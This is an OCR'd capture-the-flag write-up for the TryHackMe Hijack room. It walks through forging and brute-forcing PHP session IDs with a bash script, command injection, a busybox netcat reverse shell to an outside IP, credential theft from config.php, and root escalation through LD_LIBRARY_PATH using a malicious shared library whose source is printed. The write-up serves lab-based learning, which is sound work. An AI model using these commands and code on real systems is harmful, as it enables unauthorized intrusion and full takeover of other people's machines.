


Bingo found ftp credentials.

Successfully connected to ftp server



Now that we are in ftp lets search for more files that we can use.



got two files admin txt and a password list txt. So we downloaded it let’s take a look at those text files


.from_admin.txt

> To all employees, this is "admin" speaking,
> i came up with a safe list of passwords that you all can use on the site, these pas
>
> NOTE To rick : good job on limiting login attempts, it works like a charm, this will


Good now we can use that wordlist that we found to do exactly what the admin doesn’t want us to do that is to brute force our way into the system. But there is a login limit of 5 so this stops us from brute forcing kind of annoying but lets try to go pass that somehow

Working of phpsessionid on this hijack.thm

software ⇒ burpsuite




I have created a account to see how does the php session id works and i found out that the session id is just made up of key:value pair and the value is hashed with md5 and the whole key:value pair is then encoded with base64 and then at last is url encoded and set as the php session id .



This is how it looks like

1. on the top it is url encoded
2. second one is based encoded
3. and the last is the key:value pair and the value is MD5 hashed

command ⇒ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt --force



And this is the cracked version of the key i showed you above with the username. Now that we know how the session ID's are generated for the user we can use this to our advantage by creating a small script to do all this and test it for admin if we find a match we can just use that id to access the administrator.php page

Creating a brute.sh file


```
#!/bin/bash

if [ $# -ne 2 ]; then
    echo "Usage: $0 <password_file> <output_file>"
    exit 1
fi

PASSWORD_FILE=$1
OUTPUT_FILE=$2

if [[ ! -f "$PASSWORD_FILE" ]]; then
    echo "Password file not found!"
    exit 1
fi

> "$OUTPUT_FILE"  # Clear output file before writing

while IFS= read -r password; do
    md5_hash=$(echo -n "$password" | md5sum | awk '{print $1}')
    pair="admin:$md5_hash"
    base64_encoded=$(echo -n "$pair" | base64)
    url_encoded=$(python3 -c "import urllib.parse; print(urllib.parse.quote('$base
```

```
    echo "$url_encoded" >> "$OUTPUT_FILE"
done < "$PASSWORD_FILE"

echo "Encoded passwords saved to $OUTPUT_FILE"
```


This is a basic bash file that i created it takes password_list and a output_file_name from the user as an argument and then uses the password file to create a session id like i told you in the above steps

1. take password from user
2. convert password into md5 hash
3. make a pair of both username and md5_pass_hash (admin:hash)
4. convert the pair into base46
5. convert the base64 to url encoded
6. save the url encoded to the file
7. use burp suite intruder to start brute forcing the php session id until we see a difference in the length like in the below image

The code has also been uploaded to my GitHub along other codes used




This is how to use it once saved . Before executing remember to use **chmod +x file_name** to give necessary permissions to execute.




Got the password for the admin now we use this session id to see the admin page

Admin Access



Voila we got access to the admin account. Let's check out the administrator page that we were not able to see


http://hijack.thm/administrator.php



We have a input field lets try to get command injection

Command Injection in service status checker on admin page

command ⇒ `whoami` or $(whoami)




Here we are able to get response for for whoami.

Exploitation [Phase 2]

Getting a reverse shell

command ⇒ busybox%20nc%2010.8.57.68%209001%20-e%20%2Fbin%2Fbash




We are using busybox shell any other shell except this is not working we have url encoded this because we were not able to excute with space between them but url encoding solved that issue for us

Make your shell fully interactive by using the pty module in python:

1. python3 -c 'import pty; pty.spawn("/bin/bash")'
2. export TERM=xterm-256color
3. export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/tmp
4. Press ctrl-z and exit the shell
5. paste stty raw -echo; fg; ⇒ reset and press enter few times

Paste all the commands and now you have full interactive shell

Rick's Credentials in config.php



Got Rick's Credential now we ssh as rick . Key thing to remember is that as soon as you get a www-data shell look for config files those are huge help or look for mails that may have creds to use in this case we had a config file with creds.

Post-Exploitation [Phase 3]


Getting SSH as the user Rick

command ⇒ ssh rick@hijack.thm

```
➜  hijack ssh rick@hijack.thm
The authenticity of host 'hijack.thm (10.10.222.108)' can't be established.
ED25519 key fingerprint is SHA256:PNVdGOSByCeoCvnTOpSQShX333YP/xoFlP
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'hijack.thm' (ED25519) to the list of known hosts.
rick@hijack.thm's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

3 updates can be applied immediately.
3 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

219 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$
```

We got ssh access for rick. Let’s find the user txt and submit it generally the user file is in the pwd.

User.txt Flag



Now that we have the user.txt flag lets move forward to getting the root.txt flag

Sudo -l

```
rick@Hijack:~$ sudo -l
[sudo] password for rick:
Matching Defaults entries for rick on Hijack:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna
    env_keep+=LD_LIBRARY_PATH

User rick may run the following commands on Hijack:
    (root) /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2
rick@Hijack:~$
```

Here's a key thing to notice is **env_keep+=LD_LIBRARY_PATH** now if you have read my last few write-ups or have solved a room called Creative in TryHackMe you would know there was a similar privilege escalation path called **LD_PRELOAD** that had a writeup on hacktricks and this looks similar to that so lets try to look it up on hacktrikcs.wiki.

LD_LIBRARY Hacktricks

> https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html?highlight=LD_LIB#ld_preload--ld_library_path

Look at this we got it on hacktricks lets follow these steps and get us a root shell

What is LD_LIBRARY_PATH (Privilege Escalation)

- When you run Apache (`sudo /usr/sbin/apache2`), it loads system libraries like `libc.so`.

- Since `LD_LIBRARY_PATH` is controlled by us, we **trick Apache into loading our malicious** `libc.so` instead of the system's legitimate one.
- The constructor function (`__attribute__((constructor))`) **executes automatically** before Apache does anything, **giving us a root shell**.

Creating evil.c

```
#include <stdio.h>
#include <stdlib.h>

static void hijack() __attribute__((constructor));

void hijack() {
        unsetenv("LD_LIBRARY_PATH");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
```

We got this from the hacktricks link above. Let's compile this file.

Compiling and Executing the evil.c file

command ⇒ gcc -o /tmp/libcrypt.so.1 -shared -fPIC /tmp/evil.c

Once the code has been compiled now we have to run it and see if we get a root shell or not.

command ⇒ sudo LD_LIBRARY_PATH=/tmp /usr/sbin/apache2 -f /etc/apache2/apache2.conf -d /etc/apache2

As you can see we have successfully escalated our privileges from user to root now we can cat the root.txt file submit and end this challenge.

Root.txt Flag

TryHackMe